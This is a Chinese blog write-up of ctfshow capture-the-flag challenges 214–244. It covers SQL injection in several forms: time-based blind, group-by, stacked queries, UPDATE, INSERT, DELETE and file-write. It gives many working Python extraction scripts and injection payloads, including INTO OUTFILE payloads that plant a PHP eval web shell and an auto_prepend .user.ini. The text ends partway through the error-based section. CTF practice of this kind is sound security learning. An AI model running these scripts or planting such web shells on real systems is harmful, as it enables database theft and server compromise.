CTFSHOW-SQL注入-二

原创

k1he 于 2021-10-04 17:55:43 发布 158 收藏 2

文章标签： sql python

本文链接：https://blog.csdn.net/qq_51754713/article/details/120606294

---

title: CTFSHOW-SQL注入(二)
date: 2021-09-25 09:32:11
tags: CTF-WEB

CTFSHOW-SQL注入（二）

这里是ctfshow sql注入的第二篇

题目：214-250

因为对SQLmap的使用和tamper的编写还是不太熟悉。因此跳过了sqlmap的部分。

时间盲注

web 214(时间盲注-数字型)

整懵了。上来注入点都找不到。

师傅们说在/api/index.php的post里面

id=xx&debug=0

也没说为什么。反正这个不是考点是吧

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-09-18 17:30:35
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-20 17:17:29
import requests
url = "http://e550695c-928b-4ca3-8223-719cbcd31973.challenge.ctf.show:8080/api/index.php"
flag = ''
for i in range(1,100):
    max = 127
    min = 32
    while 1:
        mid = (max+min)>>1
        if(min == mid):
            flag += chr(mid)
            print(flag)
            break
        #payload = "if(ascii(substr((select database()),{},1))<{},sleep(0.6),0)".format(i,mid)
        #ctfshow_web
        #payload = "if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_
schema=database()),{},1))<{},sleep(0.6),0)".format(i,mid)
        #ctfshow_flagx
        #payload = "if(ascii(substr((select group_concat(column_name) from information_schema.columns where tabl
e_name='ctfshow_flagx'),{},1))<{},sleep(0.6),0)".format(i,mid)
        #id,flaga
        payload = "if(ascii(substr((select group_concat(flaga) from ctfshow_flagx),{},1))<{},sleep(0.6),0)".form
at(i,mid)
        #ctfshow{45fd0434-6eac-4a3c-a6ea-657c99ca4518}
        data = {
            "ip":payload,
            "debug":'0',
        }
        #print(data["ip"])

        try:
            res = requests.post(url=url,data=data,timeout=0.6)
            min = mid
        except:
            max = mid
```

web 215(时间注入-字符型)

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-09-18 17:30:35
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-20 18:33:52
import requests
url = "http://b6e6a7c9-1b6e-4e99-a504-22e1989a030e.challenge.ctf.show:8080/api/index.php"
flag = ''
for i in range(1,100):
    max = 127
    min = 32
    while 1:
        mid = (max+min)>>1
        if(min == mid):
            flag += chr(mid)
            print(flag)
            break
        #payload = "1'or if(ascii(substr((select database()),{},1))<{},sleep(0.6),0)#".format(i,mid)
        #ctfshow_web
        #payload = "1'or if(ascii(substr((select group_concat(table_name) from information_schema.tables where t
able_schema=database()),{},1))<{},sleep(0.6),0)#".format(i,mid)
        #ctfshow_flagxc
        #payload = "1'or if(ascii(substr((select group_concat(column_name) from information_schema.columns where
 table_name='ctfshow_flagxc'),{},1))<{},sleep(0.6),0)#".format(i,mid)
        #id,flagaa
        payload = "1'or if(ascii(substr((select group_concat(flagaa) from ctfshow_flagxc),{},1))<{},sleep(0.6),0
)#".format(i,mid)
        #ctfshow{767f003e-391b-475b-80f0-9d4ed43b5d51}
        data = {
            "ip":payload,
            "debug":'0',
        }
        #print(data["ip"])

        try:
            res = requests.post(url=url,data=data,timeout=0.6)
            min = mid
        except:
            max = mid
```

web 216(时间注入-括号型)

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-09-18 17:30:35
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-20 18:42:42
import requests
url = "http://ed7e9bd6-11c0-40b1-bf58-b450af70fa6b.challenge.ctf.show:8080/api/index.php"
flag = ''
for i in range(1,100):
    max = 127
    min = 32
    while 1:
        mid = (max+min)>>1
        if(min == mid):
            flag += chr(mid)
            print(flag)
            break
        #payload = "1)or if(ascii(substr((select database()),{},1))<{},sleep(0.6),0)#".format(i,mid)
        #ctfshow_web
        #payload = "1)or if(ascii(substr((select group_concat(table_name) from information_schema.tables where t
able_schema=database()),{},1))<{},sleep(0.6),0)#".format(i,mid)
        #ctfshow_flagxcc
        #payload = "1)or if(ascii(substr((select group_concat(column_name) from information_schema.columns where
 table_name='ctfshow_flagxcc'),{},1))<{},sleep(0.6),0)#".format(i,mid)
        #id,flagaac
        payload = "1)or if(ascii(substr((select group_concat(flagaac) from ctfshow_flagxcc),{},1))<{},sleep(0.6)
,0)#".format(i,mid)
        #ctfshow{c0da7a64-b3ad-488e-a198-94f01984dd8d}
        data = {
            "ip":payload,
            "debug":'0',
        }
        #print(data["ip"])

        try:
            res = requests.post(url=url,data=data,timeout=0.6)
            min = mid
        except:
            max = mid
```

web 217(时间注入-benchmark)

接下来的几种注入的原理都是基于设置一个运算很大的算式，用于延长服务器的运算时间，进而达到时间注入的效果。学！

```php
where id = ($id);
//屏蔽危险分子
function waf($str){
    return preg_match('/sleep/i',$str);
}
```

这里过滤了sleep。讲道理我真不会了。按师傅们的说法，不能用sleep可以用benchmark代替。但是这玩意儿有点NT。越到后面越不准。那么我们就分几次读取。自己测了一下。精准度太低了。直接抄师傅们的脚本了。

这flag我不要了。。。

什么垃圾啊！只能说不到万不得已不要用这个。这题我用了rlike注入才拿到flag。

```python
"""
Author:Y4tacker
"""
import requests
import time
url = "http://287222ce-b871-4e97-8c73-11bb7fdf8070.challenge.ctf.show:8080/api/index.php"

result = ""
i = 12
while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查列名字
        # payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxccb' limi
t 1,1"
        # 查数据---不能一次查完越到后面越不准确
        payload = "select flagaabc from ctfshow_flagxccb"

        data = {
            'ip': f"1) or if(ascii(substr(({payload}),{i},1))>{mid},benchmark(3480500,sha(1)),1",
            'debug':'0'
        }
        try:
            r = requests.post(url, data=data, timeout=1)
            # time.sleep(0.3)
            tail = mid
        except Exception as e:
            head = mid + 1

    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web 218(时间注入-rlike)

```
"""
Author:feng
"""
import requests
from time import *
url='http://61676edb-498c-40e1-b9eb-e451443b3035.challenge.ctf.show:8080/api/index.php'

time="concat(rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad
(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rp
ad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a'),rpad(1,999999,'a')) rlike '(a.*)+(a.*)
+b'"

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_sc
hema=database()),{},1))<{},{},1)".format(i,j,time)
        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagxc'),{},1))<{},{},1)".format(i,j,time)
        payload="if(ascii(substr((select group_concat(flagaac) from ctfshow_flagxc),{},1))<{},{},1)".format(i,j,
time)

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.3)
            min=j
        except:
            max=j
        sleep(0.2)
    sleep(1)
```

web 219(时间盲注-笛卡尔积)

```
"""
Author:feng
"""
import requests
import time
url='http://4e5b2ce0-f79f-421b-91bc-9215179fbd71.challenge.ctf.show:8080/api/index.php'

flag=''
for i in range(30,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_sc
hema=database()),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns B),1)"
.format(i,j)
        #ctfshow_flagxca
        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagxca'),{},1))<{},(SELECT count(*) FROM information_schema.columns A, information_schema.columns
 B),1)".format(i,j)
        #id,flagaabc
        payload="if(ascii(substr((select group_concat(flagaabc) from ctfshow_flagxca),{},1))<{},(SELECT count(*)
 FROM information_schema.columns A, information_schema.columns B),1)".format(i,j)

        data={
            'ip':payload,
            'debug':0
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.15)
            min=j
        except:
            max=j
        time.sleep(0.2)
    time.sleep(1)

#ctfshow{23f22e93-eb1b-42e9-bedb-e9a78d461a3a}
```

web 220(时间盲注-花样)

```
    //屏蔽危险分子
    function waf($str){
        return preg_match('/sleep|benchmark|rlike|ascii|hex|concat_ws|concat|mid|substr/i',$str);
    }
```

sleep,rlike,benchmark被过滤了。采用笛卡尔积注入。

ascii,hex,concat,substr,mid被过滤了采用regexp。

```
"""
Author:Y4tacker
"""
import requests
url = "http://2c6c1553-4d37-4e2d-bc63-5ebdce418007.challenge.ctf.show:8080/api/"

strr = "_1234567890{}-qazwsxedcrfvtgbyhnujmikolp"
# payload = "select table_name from information_schema.tables where table_schema=database() limit 0,1"
# payload = "select column_name from information_schema.columns where table_name='ctfshow_flagxcac' limit 1,1"
payload = "select flagaabcc from ctfshow_flagxcac"
j = 1
res = ""
while 1:
    for i in strr:
        res += i
        data = {
            'ip': f"1) or if(left(({payload}),{j})='{res}',(SELECT count(*) FROM information_schema.tables A, information_schema.schemata B, information_schema.schemata D, information_schema.schemata E, information_schema.schemata F,information_schema.schemata G, information_schema.schemata H,information_schema.schemata I),1",
            'debug': '1'
        }
        # print(i)
        try:
            r = requests.post(url, data=data, timeout=3)
            res = res[:-1]
        except Exception as e:
            print(res)
            j+=1
```

其它注入

web 221(limit-procedure注入)

适用于5.0.0<Mysql<5.6.6

在select的limit后面可以跟procedure 和into两个关键字。

因为into的写文件需要需要知道绝对路径以及写入shell权限。

这里我们主要利用procedure。

procedure后面可以跟参数 analyse又支持两个参数。

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-PMHoSam0-1633341325933)(https://i.loli.net/2021/09/25/lZoL1JVGvWnYwC9.png)]

可以看到这里我们可以利用报错注入。

```
/api/?page=1&limit=7 procedure analyse(extractvalue(null,concat(0x7e,(select database()),0x7e)),1)
```

这题只需要查出库名就行了。因为新版的里面是不能添加select语句的。因此这里我们只能查出库名和版本号。

这里贴一个p神转载的limit注入文章。

web 222(group by 注入)

直接解释一个payload吧。

```
$sql = select * from ctfshow_user group by $username;
$username = "1,if(ascii('a')>1,sleep(0.05),0)"

那么拼接后:
$sql = select * from ctfshow_user group by 1,if(ascii('a')>1,sleep(0.05),0);

因为sql对于group by是根据一条一条数据遍历后再进行conunt+1因此我们的每一次遍历都会进行一次sleep(0.05)。那么就可以造成时间盲注。
```

借鉴了feng师傅的脚本。

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-09-23 10:43:16
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-23 10:51:11
"""
Author:feng
"""
import requests
import time
url='http://b2888b3a-1215-451b-8f39-e5239fd48c96.challenge.ctf.show:8080/api/index.php?u='

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="1,if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))<{},sleep(0.02),1)".format(i,j)
        #payload="1,if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flaga'),{},1))<{},sleep(0.02),1)".format(i,j)
        payload="1,if(ascii(substr((select group_concat(flagaabc) from ctfshow_flaga),{},1))<{},sleep(0.02),1)".format(i,j)

        try:
            r=requests.get(url=url+payload,timeout=0.4)
            min=j
        except:
            max=j
        time.sleep(0.2)
    time.sleep(1)
```

web 223(group by 注入)

```
$sql = select * from ctfshow_user group by $username;

//TODO:很安全，不需要过滤
//用户名不能是数字
```

可以看到这里已经把我们的数字过滤了。用之前的true绕过。。。写不来这种脚本，直接抄了Y4师傅的。

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-09-23 10:43:16
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-23 11:08:22

import requests


def generateNum(num):
    res = 'true'
    if num == 1:
        return res
    else:
        for i in range(num - 1):
            res += "+true"
        return res


url = "http://09d8f64d-d2ca-4af4-818a-6c61c397062f.challenge.ctf.show:8080/api/"
i = 0
res = ""
while 1:
    head = 32
    tail = 127
    i = i + 1

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库-ctfshow_flagas
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查字段-flagasabc
        # payload = "select group_concat(column_name) from information_schema.columns where table_name='ctfshow_
flagas'"
        # 查flag
        payload = "select flagasabc from ctfshow_flagas"
        params = {
            "u": f"if(ascii(substr(({payload}),{generateNum(i)},{generateNum(1)}))>{generateNum(mid)},username,'
a')"
        }
        r = requests.get(url, params=params)
        # print(r.json()['data'])
        if "userAUTO" in r.text:
            head = mid + 1
        else:
            tail = mid
    if head != 32:
        res += chr(head)
    else:
        break
    print(res)
```

web 224(文件名注入)

y1ng师傅的讲解。

然后这里群里有师傅们做好的文件。直接上传就是Shell。然后拿flag即可。

y1ng师傅讲得很详细了。

web 225(堆叠注入)

这题直接参考强网杯2019的随便注。

本题共有三种姿势

分别是handler,rename,prepare.

```
payload1:handler代替select
?username=1';handler `ctfshow_flagasa` open; handler `ctfshow_flagasa` read first;#

payload2:预处理。本题因为ban掉了set，就不变量定义，直接开整!
?username=1';prepare k1he from concat('selec','t','* from `ctfshow_flagasa`');execute k1he;#

payload3:改名
本题行不通，因为ban了alter 没办法进行改名了。所以用上面两种即可。
```

堆叠注入提升

web 226(堆叠提升)

```
//师傅说过滤的越多越好
  if(preg_match('/file|into|dump|union|select|update|delete|alter|drop|create|describe|set|show|\(/i',$username)
){
    die(json_encode($ret));
  }
```

因为左括号被过滤了。导致我们用不了concat。看了Y4师傅的WP。

发现可以使用16进制，太妙了

```
查表：
?username=1';prepare k1he from 0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066726f6d20696e6
66f726d6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f736368656d613d6461746162617365282 9;execut
e k1he;

读flag：
?username=user1';prepare k1he from 0x73656c656374202a2066726f6d2063746673685f6f775f666c61676173;execute k1he;
```

web 227(堆叠提升：mysql 存储过程)

```
 在  MySQL 中，存储过程和函数的信息存储在  information_schema  数据库下的  Routines  表中，可以通过查询该表的记录来查询存
储过程和函数的信息，其基本的语法形式如下：

    SELECT   *   FROM   information_schema.Routines
```

然后可以看到有一个getFlag()函数。虽然这里flag已经给出来了。

```
payload:调用getFlag()
?username=1';call getFlag();#

payload:查看存储过程
?username=1';prepare k1he from 0x73656c656374202a2066726f6d20696e666f726d6174696f6e5f736368656d612e726f7574696e6
573;execute k1he;
```

web 228-230(同226)

```
#查表:
?username=1';prepare k1he from 0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066726f6d20696e66f726d6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f736368656d613d6461746162617365282 9;execute k1he;

payload:
?username=1%27;prepare%20k1he%20from%200x73656c656374202a2066726f6d2063746673685f6f775f666c616761736161;execute%20k1he;
```

UPDATE注入

web 231-232(update注入)

```
//分页查询
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";
```

可以看到这里语句是更新表里面的password。理解一下大佬的Paylaod

```
password=1',username=user() where 1=1#&username=1
拼接起来就是

$sql = "update ctfshow_user set pass = '1',username=user() where 1=1#&username='1'"

可以看出来这里将密码设置为了1,用户名设置为了为user()即当前用户。然后where 1=1 对所有查询都进行更改。我们知道数据库遍历是一条一条遍历的，因此才有了如下结果。
```

ID	用户名	密码
1	root@localhost	1
2	root@localhost	1
3	root@localhost	1
4	root@localhost	1
5	root@localhost	1
6	root@localhost	1
7	root@localhost	1
8	root@localhost	1
9	root@localhost	1
10	root@localhost	1

那么此时我们更改我们的Payload即可。

```
#表名
password=1',username=(select group_concat(table_name) from information_schema.tables where table_schema=database
()) where 1=1#&username=1

#列名
password=1',username=(select group_concat(column_name) from information_schema.columns where table_name='flaga')
 where 1=1#&username=1

#flag
password=1',username=(select group_concat(flagas) from flaga) where 1=1#&username=1

web 232只需要加个括号闭合即可。
```

再看一看另一个payload：子查询方式

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-PafiRhh6-1633341325939)
(https://i.loli.net/2021/09/25/J3Gp87xc1ASrQwB.png)]

```
mysql> select k1he.a from (select group_concat(column_name)a from information_schema.columns where table_name="users") k
1he;
+-----------------------------------------------------------------------------------------------------------------+
| a                                                                                                               |
+-----------------------------------------------------------------------------------------------------------------+
| USER,CURRENT_CONNECTIONS,TOTAL_CONNECTIONS,id,username,password,level,id,username,password                       |
```

```
可以看出这里我们利用了将字段名group_concat改为了a.然后再将这个新的子查询结果得到的表改为了k1he。
然后再利用k1he.a拿到了里面的内容。

这是因为update注入中，并不能对查询结果进行赋值。因此我们采用了子查询方式来赋值。
```

web 233(时间盲注)

刚开始跑出来是ban我还以为我有问题。。。

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-09-23 10:43:16
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-23 17:29:32
import requests
import time
url='http://5b67b122-2155-4913-b4d2-a2da41745758.challenge.ctf.show:8080/api/?page=1&limit=10'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        mid=(max+min)>>1
        if min==mid:
            flag+=chr(mid)
            print(flag)
            if chr(mid)=='}':
                exit()
            break

        #payload="1' or if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))<{},sleep(0.05),1)#".format(i,mid)
        #flag233333
        #payload="1' or if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='flag233333'),{},1))<{},sleep(0.05),1)#".format(i,mid)
        #id,flagass233
        payload="1' or if(ascii(substr((select group_concat(flagass233) from flag233333),{},1))<{},sleep(0.05),1)#".format(i,mid)
        #print(payload)
        data={
            'password':'4',
            'username':payload,
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.9)
            min=mid
        except:
            max=mid
        time.sleep(0.2)
    time.sleep(1)

#ctfshow{5546606f-1953-4610-83b4-940aa5b1f9f4}
```

web 234(单引号被过滤)

```
//无过滤
```

大师傅们说不要相信出题人。这里单引号被过滤了。可以利用反斜杠逃逸。

```
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";

将pass输入"\"

即$sql = "update ctfshow_user set pass ='\' where username = '{$username}';"
此时\后面的单引号被转义，那么到下一个username之间的单引号都被当作字符串处理。

然后控制我们的payload即可。

查表：
password=\&username=,username=(select group_concat(table_name) from information_schema.columns where table_schem
a=database())#

查列：
password=\&username=,username=(select group_concat(column_name) from information_schema.columns where table_name
=0x666c6167323361)#

拿flag：
password=\&username=,username=(select flagass23s3 from flag23a)#

这里需要提一下 select flagass23s3 from 0x666c6167323361 查不出来。我也不知道为什么。
```

web 235(无列名注入)


```
//分页查询
$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";

//过滤 or '
```

给出过滤了。但是影响我们上一题的payload。因为information_schema中有or。因此这里采用一个无列名注入。

先通过一个mysql自带的表中查出表名。

无列名注入如下实现过程。此处注意子查询必须重命名。




```
查表名：
password=\&username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name
=database())#

拿flag：
password=\&username=,username=(select `2` from (select 1,2,3 union select * from `flag23a1` limit 1,1)y)#
```

web 236(输出过滤)

```
查表：
password=\&username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name
=database())#

因为输出过滤了flag.那么我们直接base64即可。

拿flag：
password=\&username=,username=(select to_base64(`2`) from (select 1,2,3 union select * from flaga limit 1,1)y)#
```

INSERT 注入

web 237(insert注入)

```
$sql = "insert into ctfshow_user(username,pass) value('{$username}','{$password}');";
```

思索一下。根据刚刚的update注入，那么我们可以把数据库内容insert到password里面。

```
payload:
查表：
username=1',(select group_concat(table_name) from information_schema.tables where table_schema=database()))#&pas
sword=1

查列：
username=k1he',(select group_concat(column_name) from information_schema.columns where table_name='flag'))#&pass
word=1

拿flag：
username=k1he',(select group_concat(flagass23s3) from flag))#&password=1
```

web 238(过滤空格)

```
//过滤空格
```

无影响。

```
查表：
username=1',(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())))#&pa
ssword=1

查列：
username=1',(select(group_concat(column_name))from(information_schema.columns)where(table_name='flagb')))#&passw
ord=1

拿flag：
username=1',(select(group_concat(flag))from(flagb)))#&password=1
```

web 239(过滤空格,or)

```
//过滤空格 or
```

熟悉的无列名注入。

```
查表：
username=1',(select(group_concat(table_name))from(mysql.innodb_table_stats)where(database_name=database())))#&password=1

查列：
查不了。。盲猜flag

拿flag：
username=1',(select(flag)from(flagbb)))#&password=1
```

web 240(//过滤空格 or sys mysql)

```
 //过滤空格 or sys mysql

 Hint: 表名共9位，flag开头，后五位由a/b组成，如flagabaab，全小写
```

离谱的题。只能靠猜hhh。

然后根据前面的题来说列名为flag。整个脚本爆破插入即可。最多就32次。

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-08-12 14:06:01
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-24 08:25:56

import requests
import random

url = "http://fc2d9a82-6f58-42e5-82bf-631ab491c8fe.challenge.ctf.show:8080/api/insert.php"
data = {'username': "", 'password': ''}

def TableName():
    values = "ab"
    table = [random.choice(values) for i in range(5)]
    tableName = ''.join(table)
    return tableName

for x in range(1,100):
    data["username"] = f"k1he',(select(flag)from(flag{TableName()})))#"
    s = requests.post(url, data = data)
    print(data)
```

DELETE注入

web 241(delete注入)

```
 //删除记录
 $sql = "delete from  ctfshow_user where id = {$id}";
```

一时竟没有思路。看了下师傅的wp是时间盲注。学到了！

淦！刚刚设置错了把表全删了。直接跑路

```python
# -*- coding: utf-8 -*-
# @Author: k1he
# @Date:   2021-09-23 10:43:16
# @Last Modified by:   k1he
# @Last Modified time: 2021-09-24 09:15:07
import requests
import time
url='http://ee55ccd8-3874-4da2-8b9c-95160457b803.challenge.ctf.show:8080/api/delete.php'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        mid=(max+min)>>1
        if min==mid:
            flag+=chr(mid)
            print(flag)
            if chr(mid)=='}':
                exit()
            break

        #payload="-1 or if(ascii(substr((select group_concat(table_name) from information_schema.tables where ta
ble_schema=database()),{},1))<{},sleep(0.05),0)#".format(i,mid)
        #flag
        #payload="-1 or if(ascii(substr((select group_concat(column_name) from information_schema.columns where
table_name='flag'),{},1))<{},sleep(0.05),0)#".format(i,mid)
        #id,flag
        payload="-1 or if(ascii(substr((select group_concat(flag) from flag),{},1))<{},sleep(0.05),0)#".format(i
,mid)
        #print(payload)
        data={
            "id":payload,
        }
        try:
            r=requests.post(url=url,data=data,timeout=0.9)
            min=mid
        except:
            max=mid
        time.sleep(0.2)
    time.sleep(1)

#ctfshow{5546606f-1953-4610-83b4-940aa5b1f9f4}
```

FILE注入

web 242(file参数)

```
  //备份表
  $sql = "select * from ctfshow_user into outfile '/var/www/html/dump/{$filename}';";

INTO OUTFILE语句：
SELECT ... INTO OUTFILE 'file_name'
        [CHARACTER SET charset_name]
        [export_options]

export_options:
    [{FIELDS | COLUMNS}
        [TERMINATED BY 'string']//分隔符
        [[OPTIONALLY] ENCLOSED BY 'char']
        [ESCAPED BY 'char']
    ]
    [LINES
        [STARTING BY 'string']
        [TERMINATED BY 'string']
    ]


“OPTION”参数为可选参数选项，其可能的取值有：

`FIELDS TERMINATED BY '字符串'`：设置字符串为字段之间的分隔符，可以为单个或多个字符。默认值是“\t”。

`FIELDS ENCLOSED BY '字符'`：设置字符来括住字段的值，只能为单个字符。默认情况下不使用任何符号。

`FIELDS OPTIONALLY ENCLOSED BY '字符'`：设置字符来括住CHAR、VARCHAR和TEXT等字符型字段。默认情况下不使用任何符号。

`FIELDS ESCAPED BY '字符'`：设置转义字符，只能为单个字符。默认值为“\”。

`LINES STARTING BY '字符串'`：设置每行数据开头的字符，可以为单个或多个字符。默认情况下不使用任何字符。

`LINES TERMINATED BY '字符串'`：设置每行数据结尾的字符，可以为单个或多个字符。默认值是“\n”。
```

因此这我们可以利用LINES TERMINATED BY 这样使得每行末尾添加上一句话木马。

```
payload:
filename=k1he.php' LINES STARTING BY '<?php eval($_POST[1]);?>'#
```

web 243(类似文件上传)

```
  //过滤了php
```

经典文件上传局？想着上传.htaccess但是师傅们告诉我这里dump目录下有index.php。

那还是传.user.ini好了。

```
filename=.user.ini' lines starting by ';' terminated by 0x6175746f5f617070656e645f66696c653d6b3168652e6a7067#

filename=k1he.jpg' lines terminated by 0x3c3f706870206576616c28245f504f53545b315d293b3f3e#
```

出来点问题。我也不知道是啥问题0.0

报错注入

web 244(无过滤)

```
payload:
#表名
id=1'or extractvalue(null,concat(0x7e,(select group_concat(table_name) from information_schema.tables where tabl
e_schema=database()),0x7e))--+
#ctfshow_flag

#列名
